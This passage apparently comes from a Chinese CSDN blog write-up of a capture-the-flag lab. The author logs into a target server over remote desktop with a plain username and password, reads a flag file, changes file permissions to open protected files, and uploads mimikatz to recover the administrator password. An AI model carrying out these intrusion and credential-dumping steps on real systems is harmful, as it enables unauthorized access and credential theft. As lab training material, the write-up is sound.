
然后使用netstat -ano查看了端口和连接状态，结果显示pid=2444所对应的端口号是3389，状态是正在监听，也就是说远程桌面服务的端口号是3389，也就是说它是开着的，只要这个端口收到信息，它就能知道。




然后用win+r输入mstsc打开远程桌面。将端口改为3389。用户名为june密码为123。




成功入侵了这台服务器！进去之后开始为所欲为了。找到C盘打开，直接找到flag!


59.63.200.79:3389 - 远程桌面连接
安全配置向导
我的电脑
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 文件夹
地址(D) 我的电脑
文件夹
桌面
我的文档
我的电脑
本地磁盘 (C:)
本地磁盘 (D:)
CRMEVOL_CN (E:)
网上邻居
回收站
名称 类型 总大小 可用空间 备注
硬盘
本地磁盘 (C:) 本地磁盘 9.99 GB 6.62 GB
本地磁盘 (D:) 本地磁盘 9.98 GB 8.59 GB
有可移动存储的设备
CRMEVOL_CN (E:) CD 驱动器 608 MB 0 字节
https://blog.csdn.net/weixin_50549897



59.63.200.79:3389 - 远程桌面连接
安全配置向导
C:\
flag.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
zkz{F3ck_power_3y3stem}
https://blog.csdn.net/weixin_50549897

五.第七章


接着上一关，利用远程登录后看到有两个疑似藏有flag信息的文件。




尝试打开却发现没有权限



我打开了txt文件的属性-安全-高级，把权限全部都改成允许。然后对zip文件重复上述操作。



打开zip文件发现需要解压密码





原来解压密码是管理员密码。

接下来需要给服务器上传一个辅助工具mimikatz


下载链接


点开mimilove.exe后应该这样子



